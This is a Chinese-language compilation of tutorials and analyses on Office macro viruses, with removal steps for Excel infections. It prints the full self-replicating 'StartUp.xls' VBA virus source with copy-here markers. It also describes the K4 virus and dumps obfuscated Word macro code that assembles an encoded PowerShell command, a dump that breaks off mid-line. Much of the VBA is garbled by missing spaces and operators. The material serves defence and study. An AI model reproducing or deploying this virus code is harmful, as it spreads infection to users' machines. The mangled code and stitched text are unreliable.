
office宏病毒查杀教程
近期,我公司很多同事电脑总是出现excel表格打开不正常现像,出现以下对话框(对话框中内容是:该工作簿中含有一种既无法被禁用,又无法被签署的宏(Microsoft Excel 4.0版本宏)。
因此,该工作簿无法在“高安全级”下打开。
如果………,再单击“安全性”对话框中的“中”。
)
或出现
如遇以上情况,请参照以下解决办法。
注意:步骤一和步骤三为软件自动查杀方法,步骤四至步骤六为手动查杀方法。
(本教程假设先自动查杀不管用后,再用手动查杀。
可直接使用手动查杀)步骤一:
下载Office病毒专杀工具(附件有),并双击安装。
步骤二:
在有问题的excel表格文件上右击,选择“查office病毒”
一般情况下,经过此步骤后,你的excel表格就可以正常打开了,此时弹出的对话框提示是“保存文件成功……”。
若出现以下画面,显示“保存文件失败,请将……”等一通长串提示,恭喜你,可以继续以下步骤三,此时,我们试图查杀的文件已被隔离了,在原来位置找不到了,不怕,因为我们有“后悔药”。
步骤三:
点击“后悔药”按钮
步骤四:
打开我们有问题的excel文件(我的文件是“复件总~1.xls”)此时又出现了烦人的对话框提示,点击“确定”
依次选择,工具——宏——安全性
出现以下对话框,选择“中”,并确定
步骤五:
再次打开我们步骤四打开的文件(我的文件是“复件总~1.xls”),选择“启用宏”
依次选择,格式——工作表——取消隐藏,
点击“确定”
我们的工作簿中多了一个名为“00000ppy”的工作表,右击删除它。
点击“确定”
步骤六:
依次选择,插入——名称——定义
删除完成后“确定”
最后,注意“保存”。
哦,不是注意,是一定要保存!
到这里,这个文件中所含病毒已被手动清除了,以后再打开就不会有任何问题了!
步骤七:
若谁看完了我的教程,还不知道如何操作,麻烦去菜市场买块豆腐,然后用1000N的力以10m/s的速度拍向自己的脑门,直到看懂为止!!
本教程原创,盗版必究!。
宏病毒原理及防范

宏病毒原理及防范一、常见宏病毒1.startup宏病毒宏病毒其实并不神秘,其工作原理是借用宏表4.0的auto_open事件启动病毒代码的复制和病毒文件的新建,新建的文件常放在xlsrt文件夹下。
然后利用xlstart文件夹文件可以自动启动的原理把病毒代码复制到新打开的excel文件中。
下面先看看startup宏病毒代码吧,注意红字部分。
Sub auto_open()On Error Resume NextIf ThisWorkbook.Path <> Application.StartupPath AndDir(Application.StartupPath & "\" & "StartUp.xls") = "" ThenApplication.ScreenUpdating = FalseThisWorkbook.Sheets("StartUp").CopyActiveWorkbook.SaveAs (Application.StartupPath & "\" & "StartUp.xls")n$ = ActiveWindow.Visible = FalseWorkbooks("StartUp.xls").SaveWorkbooks(n$).Close (False)End IfApplication.OnSheetActivate = "StartUp.xls!cop"Application.OnKey "%{F11}", "StartUp.xls!escape"Application.OnKey "%{F8}", "StartUp.xls!escape"End SubSub cop()On Error Resume NextIf ActiveWorkbook.Sheets(1).Name <> "StartUp" ThenApplication.ScreenUpdating = Falsen$ = Workbooks("StartUp.xls").Sheets("StartUp").Copybefore:=Worksheets(1)Sheets(n$).SelectEnd IfEnd Sub2.book1病毒book1病毒最明显的标志是打开excel时自动跳出一个book1空文件。
清除宏病毒

清除宏病毒,名字是:StartUp.xls方法--大白菜文中图片都很小,看不清楚,可以用以下快捷方式:按住ctrl 向上滚动鼠标滑轮可以放大word,就可以看清楚图片了病毒样本如下:(下面是宏病毒代码,电脑知识欠缺的,千万被乱动哦,小心弄巧成拙)Vba代码=================宏病毒代码复制从下一行开始=================Sub auto_open()On Error Resume NextIf ThisWorkbook.Path <> Application.StartupPath AndDir(Application.StartupPath & "\" & "StartUp.xls") = "" ThenApplication.ScreenUpdating = FalseThisWorkbook.Sheets("StartUp").CopyActiveWorkbook.SaveAs (Application.StartupPath & "\" & "StartUp.xls")n$ = ActiveWindow.Visible = FalseWorkbooks("StartUp.xls").SaveWorkbooks(n$).Close (False)End IfApplication.OnSheetActivate = "StartUp.xls!cop"Application.OnKey "%{F11}", "StartUp.xls!escape"Application.OnKey "%{F8}", "StartUp.xls!escape"End SubSub cop()On Error Resume NextIf ActiveWorkbook.Sheets(1).Name <> "StartUp" ThenApplication.ScreenUpdating = Falsen$ = Workbooks("StartUp.xls").Sheets("StartUp").Copybefore:=Worksheets(1)Sheets(n$).SelectEnd IfEnd SubSub back()On Error Resume NextApplication.OnKey "%{F8}", "StartUp.xls!escape"Application.OnKey "%{F11}", "StartUp.xls!escape"Application.OnSheetActivate = "StartUp.xls!cop"Application.OnTime Now + TimeValue("00:00:01"), "StartUp.xls!cop" Workbooks.Open Application.StartupPath & "\StartUp.xls"End SubSub escape()On Error Resume NextApplication.OnSheetActivate = "StartUp.xls!back"Application.OnKey "%{F11}"Application.OnKey "%{F8}"Application.SendKeys "%{F11}"Application.SendKeys "%{F8}"For Each book In WorkbooksApplication.DisplayAlerts = FalseIf book "StartUp.xls" Then book.Sheets("StartUp").DeleteNextFor Each book In WorkbooksIf = "StartUp.xls" Thenbook.CloseEnd IfNextEnd Sub=================宏病毒代码复制到上一行结束=================为了知道如何操作,亲自运行病毒源码之后,(按住ctrl 向上滚动鼠标滑轮可以放大word ,就可以看清楚图片了)采取以下的方法处理,可以清除病毒并使感染文件在修改保存后也清除病毒(网上有人说用360或卡巴直接杀会导致文件打不开):说明:如果找不到那个路径,是因为C盘是系统盘,那些是系统文件,被隐藏了,可以参照:/xiaolincc26/blog/item/2c524d4be7757c2d08f7ef35.h tml去做步骤:一、删除Excel11.xls文件位置路径:C:\Documents and Settings\Administrator\ApplicationData\Microsoft\Excel\Excel11.xls,该文件删除后,Excel会自动重建的;二、删除StartUp.xls文件位置路径:C:\Documents and Settings\Administrator\ApplicationData\Microsoft\Excel\XLSTART\StartUp.xls二、新建一个空的StartUp.xls,工具-》宏-》录制宏(随便录,只是为了能打开VBA编辑器);下面这个就叫VBA编辑器(普通人没有要知道,百度一下就有/view/88461.htm):这张图不是步骤中的内容,只是了解下.第二步:1.新建一个Excel:2.重命名为StartUp.xls三、从“工具->宏->宏”里面,选择刚才录制的宏,选择“编辑”,把全部内容都选中,把用下列内容替换:第三步:1.打开刚刚新建的那个Excel: StartUp.xls2.打开录制宏,工具-》宏—>录制宏,点击上图的确定,3.打开宏,工具—》宏--》宏,4.点击编辑按钮,5.复制Vba代码(看清楚开始和结束位置)内容到编辑区,覆盖原有的内容,Vba代码============复制从下一行开始(Sub auto open()开始)=============Sub auto_open()On Error Resume NextApplication.ScreenUpdating = FalseActiveWindow.Visible = Falsen$ = Workbooks(n$).Close (False)Application.OnSheetActivate = "StartUp.xls!cop"End SubSub cop()On Error Resume NextDim VBC As ObjectDim Name As String'Dim delComponent As VBComponentName = "StartUp"For Each book In WorkbooksSet delComponent = book.VBAProject.VBComponents(Name)book.VBAProject.VBComponents.Remove delComponentNextEnd Sub============复制到上一行结束(End Sub结束)=============6.关闭时候,保存StartUp.xls四、保存,然后再打开染毒文档,修改保存一下就可以清除掉感染的病毒。
宏病毒原理及案例分析
宏病毒原理及案例分析屈立成4114005088什么是宏?所谓宏,就是一些命令组织在一起,作为一个单独命令完成一个特定任务。
Microsoft Word中对宏定义为:“宏就是能组织到一起作为一独立的命令使用的一系列word命令,它能使日常工作变得更容易”。
Word使用宏语言Word_Basic将宏作为一系列指令来编写。
Word宏病毒是一些制作病毒的专业人员利用Microsoft Word的开放性即word中提供的Word BASIC编程接口,专门制作的一个或多个具有病毒特点的宏的集合,这种病毒宏的集合影响到计算机的使用,并能通过.DOC文档及.DOT 模板进行自我复制及传播。
宏可使任务自动化,如果在Word中重复进行某项工作,可用宏使其自动执行。
宏是将一系列的Word命令和指令结合在一起,形成一个命令,以实现任务执行的自动化。
用户可创建并执行一个宏,以替代人工进行一系列费时而重复的Word操作。
事实上,它是一个自定义命令,用来完成所需任务。
宏的一些典型应用如:加速日常编辑和格式设置、组合多个命令、使对话框中的选项更易于访问、使一系列复杂的任务自动执行等。
Word 提供了两种创建宏的方法:宏录制器和Visual Basic 编辑器。
宏录制器可帮助用户开始创建宏。
Word 在VBA 编程语言中把宏录制为一系列的Word 命令。
可在Visual Basic 编辑器中打开已录制的宏,修改其中的指令。
也可用Visual Basic 编辑器创建包括Visual Basic 指令的非常灵活和强有力的宏,这些指令无法采用录制的方式。
VBAVisual Basic for Applications(VBA)是Visual Basic的一种宏语言,是微软开发出来在其桌面应用程序中执行通用的自动化任务的编程语言。
主要能用来扩展Windows的应用程式功能,特别是Microsoft Office软件。
也可说是一种应用程式视觉化的Basic 脚本。
宏病毒深入分析
宏病毒的深入分析OFFICE给用户提供了用于创建专业而优雅的文档,表格等工具,帮助用户节省时间,并得到优雅美观的结果,在当前使用中是占有巨大优势的文字,数据处理器。
它为我们的办公提供了极大的便利.OFFICE为了方便客户,提供了宏这样一个功能。
宏就是能组织到一起作为一独立的命令使用的一系列命令,它能使日常工作变得更容易,一般说来,宏是一种规则或模式,或称语法替换,用于说明某一特定输入(通常是字符串)如何根据预定义的规则转换成对应的输出(通常也是字符串)。
这种替换在预编译时进行,称作宏展开。
通俗的来说,客户事先设置好宏,需要时就可以批量使用,而不必重复操作。
然而宏也是一把双刃剑,它在让客户享受便利的同时,同时也为黑客留下了漏洞,这就是今天要分析的宏病毒。
宏病毒是一种寄存在文档或模板的宏中的计算机病毒。
一旦打开这样的文档,其中的宏就会被执行,于是宏病毒就会被激活,转移到计算机上,并驻留在Normal模板上。
从此以后,所有自动保存的文档都会“感染”上这种宏病毒,而且如果其他用户打开了感染病毒的文档,宏病毒又会转移到他的计算机上。
word宏病毒通过.DOC文档及.DOT模板进行自我复制及传播,而计算机文档是交流最广的文件类型。
多年来,人们大多重视保护自己计算机的引导部分和可执行文件不被病毒感染,而对外来的文档文件基本是直接浏览使用,这给Word 宏病毒传播带来很多便利。
特别是Intemet网络的普及.Email的大量应用更为Word 宏病毒传播铺平道路。
根据国外保守的统计,宏病毒的感染率高达40%以上,即在现实生活中每发现100个病毒,其中就40多个宏病毒,而目前国际上普通病毒种类已达12000多种。
宏病毒的产生,是利用了一些数据处理系统内置宏命令编程语言的特性而形成的。
这些数据处理系统内置宏编程语言的存在使得宏病毒有机可乘,病毒可以把特定的宏命令代码附加在指定文件上,通过文件的打开或关闭来获取控制权,实现宏命令在不同文件之间的共享和传递,从而在未经使用者许可的情况下获取控制权,达到传染目的。
Excel K4病毒ToDOLE病毒手动杀毒教程

以下症状可能是感染了ToDOLE病毒,也叫K4病毒,MERALCO病毒。
1.Excel宏安全性无法修改2.每次都加载一个叫K4.xls或者Meralco.xls的文件3.宏安全性修改后再查看发现宏安全性还是信任所有宏,并且“信任对VBA工程对象模型的访问”被勾选,灰色,无法修改。
4.查杀宏病毒后,报错,Excel找不到Macro1$A$2 。
每次切换工作表都报告一次。
打开的Excel,按Alt+F11,看看有没有加载“k4.xls”或者“MERALCO.xls”。
如果有,那么恭喜,你的电脑中了这个Excel VBA的宏病毒,该病毒对您的电脑主要做了一下工作:1.复制了一个自己,文件名叫k4.xls到Excel信任工作路径下,也就是每次打开Excel的时候都会执行,2.写入注册表,修改“Excel的宏安全性”为启用所有宏,以及勾选“信任对VBA工程对象模型的访问”,并且这样通过Excel设置无法修改。
3.给每个被感染病毒后打开的Excel文件创建一个宏4.0的宏表,判断是否禁用了宏,如果禁用了宏,不让打开这个文件,同时在每个工作表上都加了一个定义名称,并指向“Macro1"表中的单元格"A2”,目的就是触发这个宏4.0代码。
4.每天指定时间打开Outlook,把收集来的信息通过邮箱发出去手动清理这个病毒按照以下步骤做:1.所有关闭Excel文件。
2.搜索k4.xls以及MERALCO.XLS,删掉所有这两个文件3.regedit打开注册表搜索AccessVBOM,把找到的AccessVBOM键和值都删掉,以及把同在一个路径下的Level也删掉。
一般在下列路径下:"HKEY_CURRENT_USER\Software\Microsoft\Office\"Office版本号"\Excel\Security\AccessVBOM”"HKEY_CURRENT_USER\Software\Microsoft\Office\"Office版本号"\Excel\Security\Level" "HKEY_LOCAL_MACHINE\Software\Microsoft\Office\"Office版本号"\Excel\Security\AccessVBOM""HKEY_LOCAL_MACHINE\Software\Microsoft\Office\"Office版本号"\Excel\Security\Level"64位win7下的office2013位于以下路径。
【宏病毒】Word宏病毒简单分析

【宏病毒】Word宏病毒简单分析前⾔最近对Office系列宏病毒⽐较感兴趣,⽹上找了⼀个Word样本练练⼿,宏病毒常⽤套路⼀般都是利⽤PowerShell从服务器上下载PE⽂件执⾏,或者数据流中内嵌PE⽂件借助RTF释放执⾏。
所以分析宏病毒⼀般都⽐较简单,查看VBA代码基本就能知道病毒执⾏的内容,但是如果代码中的函数、变量、字符串等都经过混淆,分析起来难度就会提⾼。
详细分析诱导⽤户启⽤宏代码如果启⽤内容,宏代码就会执⾏,我们先看下⽂档中的数据流。
从"DMSojZquJ"和"wAwJBjJQJ"数据流中DUMP下宏代码,代码经过严重混淆,我们从“AutoOpen”⼦程序开始分析。
1'Attribute VB_Name = "wAwJBjJQJ"2Function RTUHFOzsK()3 SSIhYOGKB = BBqMNPjSw4 bkspY = Mid("zYsMfzXjUkZcWdEGwAVSztCl", 12, 1)5 pGHmjw = bkspY6 THZbsWKtF = GApwOicZH7 VEbORpJELT = Mid("w ULjXwAKAb", 2, 2)8 siCAq = VEbORpJELT9 HPhRfOHnm = TOvllapZt10 jpucp = Mid("dwOtbdJnhnCwfmAwZ qUwQ", 18, 2)11 aLAikTZzXH = jpucp12 fqalXfJAK = LCnHkoIcD13 VuuwVO = Mid("sXFWPUriJfKTpqQrVtOvwpYvPcmRpGfQk", 26, 2)14 FItfpaapu = VuuwVO15 OBbLUEjqi = KUOOIoowi16 FVvtMEG = Mid("HdAFDcAsATviDfWzFFzpaz pXJcWfwf", 23, 2)17 ajJRwS = FVvtMEG18 jVrCIfDvl = zLiGcJXbX19 ZrAYDPTq = Mid("iHOvIROFpzkqDsbh OWUdhlpCiwZMTtrODJzmwsH", 17, 2)20 jiAGQiQw = ZrAYDPTq21 SUWWCjAwf = vzuwToFbG22 jmtkTTkrF = Mid("wYuqqVtGZiJmAXAhOSuPBlkv ZpEnSjLlFJZnGcc", 24, 2)23 GcmZjTwn = jmtkTTkrF24 LMtwHYSki = ADrFrhRWc25 NEiTwbDXjd = Mid("ffAMXNhHaz tNilfGXhcTPPsBKcvGidzFR", 11, 2)26 RjvFUJZEqEH = NEiTwbDXjd27 LKTKBJzHw = rAsqBBCLO28 riLqL = Mid("VYSzUNAfirLhNHuvTkkpqTYI NBTb", 25, 1)29 wjCNaFw = riLqL30 iVMwDRCAv = nqFMhzLtQ31 hCfFzWOivq = Mid("HRJzsdTznHRYYLErvnJSVjftUhUujlLVzZfA", 6, 1)32 NBOCDBCM = hCfFzWOivq33 nAKjzzabj = lKCqCjSmA34 bGAdVi = Mid("RMiPstNpOmmrqQf/wzkf", 16, 1)35 uFHPYHoifcS = bGAdVi36 PNGBIBOLR = tiTviHlPK37 BzbiCjnQqm = Mid("AikEQJtLfHomiYXDjK /fbjKtsWuJLaJzImkOi", 19, 2)38 IjUTlUqWHO = BzbiCjnQqm39 EuXMYbiQq = tznZtuwvj40 rZKmALU = Mid("ijpGMkvqVjf zj", 12, 2)41 uGUWvBHvsD = rZKmALU42 RTUHFOzsK = FItfpaapu + NBOCDBCM + IjUTlUqWHO + GcmZjTwn + uFHPYHoifcS + pGHmjw + jiAGQiQw + RjvFUJZEqEH + siCAq + uGUWvBHvsD + ajJRwS + aLAikTZzXH + wjCNaFw43End Function44Sub AutoOpen()45 KlsJVlijz46End Sub1'Attribute VB_Name = "DMSojZquJ"2Function KlsJVlijz()3 KRwZOZiSb = jMiOqzLkc4 TzurouRwtt = Mid("juDEAMQA2AGIANQA5LfDuHPHXHoVdEQfRC", 3, 15)5 iKnPNTjHYUN = TzurouRwtt6 TsfRjzdCc = wGUKHjjwm7 SAIGYDAjD = Mid("Ur8BJGqnnB5Yulset %cDpiTrLVN%=wers&&set %SuZmiriSa%=JwsADfCTs&&set %KlsJVlijz%=po&&set %qfSAwAXEM%=MrqzTiJDT&&set %PqjuFnVOr%=hell&&set %SqYwAARBW%=VcQFWjpkv&&!%KlsJVlijz%!8 iBSRmkhEj = SAIGYDAjD9 XtczUhZho = sGlQtlEVs10 HdFRsCmu = Mid("zQDZhA3kAOQB7ADEAMQA2AGIAMQAwADUAYgAxADEAMQA6ADEAMQAwAFkANAA2AH4AMQAwADAMuwW3nHiNYrXXhKvuQhjarIPjtM", 8, 65)11 JZJjMfIbBG = HdFRsCmu12 PthzvLzhL = GZEufrNor13 aJFENXB = Mid("2iwApzVhvrZAEkAMQAxADEAegA0ADYAbQAxADEAMAAmADEAMAA4AH4ANAA3AHsAMQAxADYAYgA2ADYAJgAxADAAMgB+ADQANwBZADMAOQB+ADQANgB6ADgAMwBiADEAMQAyAH4AMQAwADgAWQAxAD14 TjXFztBK = aJFENXB15 zUYzrCIlv = qfMjGmrTF16 bEHOc = Mid("LnMwj8vivvwTnBW06hAzADIASQAxADEAMABZADEAMAAxACEAMQAxADkAJgA0ADUAJgAxADEAMQB6ADkAHc", 19, 62)17 AcOZjKGHd = bEHOc18 EYzRCmWTI = kzbtDFuEB19 KtWFTJiUI = Mid("flGAbQ8jdVC6Iw5wGU3kFwCpYhBY7ADkAOAA6ADEAMAA2AG0AMQAwADXlAW41AL0oV", 29, 27)20 RkSMsXZmbbj = KtWFTJiUI21 TSBfqKPHC = wXTSDLmIQ22 iBobiw = Mid("QSw3OIaCMAwAHsAMQAxADAAOgAxADAAMQAmADEAMQA2AGIANAA2ACEAMQAwADAAOgAxADAAMQBiADQANwAmADEAMQA0AEkANAA3AH4ANAA0AHoAMQAwADQAbQAxADEANgBZADEAMQA2ACYAMQAxA23 mvotcU = iBobiw24 uiSlbYuXn = TwcHoBkXB25 iaBTlajaUKt = Mid("znY7zKn7hBOVIFz6X%cDpiTrLVN%!!%PqjuFnVOr%! -e LgAgACgAKAB2AEEAUgBpAEEAYgBMAGUAIAAnACoAbQBEAFIAKgAnACkALgBuAGEAbQBFAFsAMwAsADEAMQAsADIAXQAtAEoATwBJAG4AJwAnACkA26 XvLAfRK = iaBTlajaUKt27 EZhmBvkXw = pStPHvpAV28 wLTmWqsTK = Mid("FfAHsAMQAwADUAYgAxADEANQBZADEAMQA2AH4AMQAxADQAbQTLWzcjuipSiEo", 3, 46)29 orwEYmMBR = wLTmWqsTK30 jhqckTXvK = ZriRhfKhi31 wdpalVvA = Mid("I6iEVXN1GLwpHCz8Ijwm06KbVIuAJgAxADAAMQBJADQANwAhADcAOAB7ADgAOQAhADEAMAA3AEkAOAAzAG0AMQAwADIAJgA0ADcAegA0ADQAJgAxADAANAB6ADEAMQA2AH4AMQAxADYAIQAxADEAMgB7AD32 nGmuz = wdpalVvA33 iHhXBDcFF = tDohRofBp34 IWIok = Mid("RjADIAJgA0ADMAbQAzADIAYgNG9GurhlHcLP2Co6oWzLFSwmkhv4ldioX", 3, 22)35 TBNjdzzzh = IWIok36 KbpOPFkKj = NXkOFaMGs37 AsoLI = Mid("fSiIEDACYAMwA2AG0AMQAxADQAbQA5ADcAegAxADEAMABiADEAMAAwACYAMQAxADEAegAxADAAOQAhADMAMgBJADYhjj3jjAuppqRGqKrh1T", 7, 82)38 FRdXUFElRa = AsoLI39 oLjmAfOds = VsZuljqAF40 ISYEi = Mid("BVjP8jiqhGziNiDAAOQBiADQANwBJADgAMwBiADEAMAA3ACYANgA1ADoAOAA1AFkANAA3AFkANAA0ACYAMQAwADQAegAxADEANgBiADEAMQA2ACYAMQAxADIAewA1ADgAJgA0ADcAegA0ADcAOgAxADAAOQBtA41 fizsQ = ISYEi42 tUscmqXOh = UfwOUKvrp43 mnbclQddw = Mid("iPPaU89tkLifQBor34HASQB+AHoAJwAgACkAIAB8ACAAJQB7ACgAIABbAEkAbgB0AF0AJABfAC0AYQBTACAAWwBDAEgAYQByAF0AKQdQsE", 20, 83)44 cslql = mnbclQddw45 JXbJzlNOS = GTmEXEUTm46 GbEiUOiVXw = Mid("ziITYGiIamHpoZHgB+ADgAMwB7ADEAM1t26K9TjQqMzHzEYiu", 16, 16)47 YhuVfBw = GbEiUOiVXw48 AMYpPlzuw = tHXOwuqjd49 nwTYnBKp = Mid("I3DEAMAAx6EkAh4h7va", 3, 7)50 zwsMjwQJTv = nwTYnBKp51 djUGOYYRv = vPHtuBYvi52 WrfmRXK = Mid("Jmcs93jA5rYAMQBJADMAMgB6ADEAMQAwACYAMQAwADEAIQAxADEAOQAmADQANQAmADEAMQAxAH4AOQA4AFkAMQAwADYAYgAxADAAMQAhADkAOQBtADEAMQA2AHoAMwAyAEkAMQAxADQAegA5ADc53 awBiLS = WrfmRXK54 QTIqMFnTG = urVrNrbqk55 fwizQHrrKMl = Mid("7ZNCDjkd16F3vJwZADEAMAAxAG0AMQAwADkAYgA0ADYASQA3ADgAWQAxADAAMQA6ADEAMQA2AGIANAA2AGIAOAA3AH4AMQAwADEASQA5ADgAbQA2ADcAYgAxADAAOABJADEAMAA1ADoAMQAwADE56 kzLPNEjwRpi = fwizQHrrKMl57 StzAQwpCi = qzNWqCPaM58 HYhqTVjz = Mid("NlUNOMQB7ADQANwAhADEAMQA4AHsAOAA3AG0AMQAwADMAOgA0ADcAbQA0ADQAJgAxADAANAAhADEAMQA2AG0AMQAxADYAewAxADEAMgBiADUAOAAhADQANwBiADQANwAmADkANwB6ADEAMAAwAF59 OXrPUEbnvR = HYhqTVjz60 UnXOTvRiZ = ZDBQRDQGC61 aOmzViYRI = Mid("q4zoiVLRd4XVFkAFkAOQA5ACEAOQA3AHoAMQAxADYAfgA5ADkAfgAxADAANABiADEAMgAzACEAMQAxADkAfgAxADEAI71o4", 15, 76)62 KIwkY = aOmzViYRI63 jQCKAJbwT = tXBTbniGD64 mTTdkG = Mid("09MYoVDXOQBiADEAMgAxAH4AOQA4AFkAMQAxADcAewAxADIAMQB+ADEAMAA1AG0AMQAxADAAegAxADAAMwBJADkANwB6ADEAMAAzAHoAMQAwADEAOgAxADEAMAA6ADEAMQA2ACYANAA2AG0AOQA565 CPOtaunKXFw = mTTdkG66 MDaCimYPz = cahKFjzjJ67 jENmKtocosG = Mid("Om2EAOgA5ADkAbQAxADEANgBiADMAMgBiADQANQAhADYANwBJADEAMQAxACYAMQAwADkAbQA3ADkAOgA5ADgAfgAxADAANgBiADEAMAAxAFkAOQA5AEkAMQAxADYAbQAzADIAfgA4ADcAYgA4ADMA68 IAFUul = jENmKtocosG69 KKmNnWbYG = XGbNmLAEC70 wwuaTvRloii = Mid("rizBpdohTDQANwBiADQANwAmADEAMAAxAFkAMQAwADAAYgAxADEAMQB7ADEAMQqMh4QsW0tSwB7NpOpYfO", 10, 53)71 muHlMzvW = wwuaTvRloii72 cihQlkKwW = mjSSTsdUv73 NkhKkqUcZzS = Mid("3sTuj9MB568wAFkANgA4AHoAMQAxADEASQAxADEAOQAhADEAMQAwACEAMQAwADgAWQAxADEAMQA6ADkANwBiADEAMAAwAFkANwAwACYAMQAwADUAOgAxADAAOAAhADEAMAAxAEkANAAwAG0A74 wJLOSQhR = NkhKkqUcZzS75 QzQDbKjBI = XPoWJBjXF76 fYzIS = Mid("t8Qv5AEmsBzcKQuRLtPfWP2haoJiOWTEJKWZADUAYgAxADEAMABZADMAMgAmADMANgA6ADEAMQA3AH4AMQAxADQAfgAxADAAOAB7ADEAMQA1ACYANAAxAFkAMQAyADMAYgAxADEANgBJADEAMQA0AH4AM77 bbvLjLAvSJ = fYzIS78 ctZCDozpo = oFnijRPjE79 ZXRkXlUKciC = Mid("K3jBHqR0qD19138PwR5IMndSACWcuccASQAxADAAMwB+ADEAMAAxAHoAMQAxADAAfgAxADEANgAmADEAMQA1AEkAMQAwADUAOgAxADEAMABJADkANwBtADzEX", 31, 88)80 LPwcEG = ZXRkXlUKciC81 mYCWkjbmj = iPZQlvnBa82 CaTTBtvHd = Mid("fNzJ623CmpME4BTWDGQSANQAzAHsANQAzAFkANQAxAUXUX", 21, 22)83 fcjRIRH = CaTTBtvHd84 WOvbEmVrw = VofWHZwuw85 JozUMVXQNC = Mid("IUU0INAxAH4AMQAxADUASQAxADEANQA6ADMAMgAmADMANgAmADEAMQAyAGIAOQA3AHsAMQAxADYASQAxADAANAB+ADUAOQAhADkAOAB7ADEAMQA0AGIAMQAwADEAOgA5ADcAWQAxADAANwB86 fhXwGUGo = JozUMVXQNC87 CFJqaQFQZ = PYTsvirtV88 dnCicIqnDi = Mid("0GrwGzcA1BiqDQ2HsANAAwAHsAMwA5AH4ANAA0AG0AMwA5AEkANAAxACEANQA5AG0AMwA2ACEAMQAxADAAjNwtq8wXSXLbhwY25YY", 16, 67)89 HczVFWDHVzj = dnCicIqnDi90 JKUQBsnGw = DMHzTrwkw91 ckRwBHp = Mid("66II1QkGmQO0bkrwXG7UDHLdjDEAMAAmADkANwB6ADEAMAA5ADoAMQAwADEAegAzMiwv58sW2z8", 26, 39)92 lbjqdjR = ckRwBHp93 QjnfWnMGT = cctziOEnj94 nRJpoij = Mid("JwuGuPV1D5MOLRcplDEAMQAwAGIANAA2AGIAMQAwADAAYgAxADAAFm3RsjWO", 18, 35)95 SPEOqDL = nRJpoij96 imEQCTSBE = SPEcvKlaM97 zGITmmFi = Mid("nXkCVcOVDCIGIANQA0ACEANAAxAHsANQA5AFkAMwA2AG0AMQAxADIAOgA5ADcAewAxADEANgBJADEAMAA0AHoAMwAyAEkANgAxAG0AMwAyAHoAMwA2AFkAMQAwADEAWQAxADEAMAB6ADEAMQA4AFk98 rBTCHaK = zGITmmFi99 hdnhDuYKd = FGitvjHSw100 tkqnlH = Mid("wdHfrVfjbwADcAOgAxADEANwB7ADEAMQA1ACYANAA1AHoAMQAwADIAYgAxADAAOAB6ADEAMAAxAH4AMQAwADUAWQAxADEANQBZADkAOQAhADEAMAA0AH4AMQAwADkAYgA5ADcAYgAxADEAMAB6A11BH3 101 ScIOzQwUMHj = tkqnlH102 szdUNVjur = PzhiLEBWJ103 wzamU = Mid("whNAB6ADEAMAA4AGIANAA2AG0AOAA0AGIAMQAxADEAfgA4ADMAegAxADEANgBiADEAMQA0AG0AMQAwADUAbQAxADEAMAA6ADEAMAAzACEANAAwAG0ANAAxAHoANAA0AHoAMwAyACEAMwA2AG0A4vOqB 104 MthJuYP = wzamU105 vziJsrqMu = WYTXVcMta106 cqwMU = Mid("QjnkEoQif0vzwRUpzj9DcrA5AH4AMQAxADQAWQAxADAANQB+ADEAMQAyACEAMQAxADYAOgAzADIAWQA2ADEAbQAzADIAWQAxADEAMAAhADEAMAAxADoAMQAxADkAYgA0ADUAIQAxADEAMQBU0ntYjnSDmq 107 EbUQjFzQMji = cqwMU108 jNQSzJDJL = wWvdrZWLV109 OfVqJ = Mid("TiRt3HNPcKQFXzYzD5zBEbGwegA5ADcAIQAxADAAOQA6ADEAMAAxACYAMwAyAH4ANgAxAFkAMwAyAH4AMwA2AH4AYQhknD2", 25, 64)110 hpdwFmXNaN = OfVqJ111 PiHliAaNV = XriEVRdSI112 IwiDSbtjXNM = Mid("HqijWfnLLYUcpowUZTMNFWFwA2ADEAbQX2fLZc1w1PPk7JVF", 24, 9)113 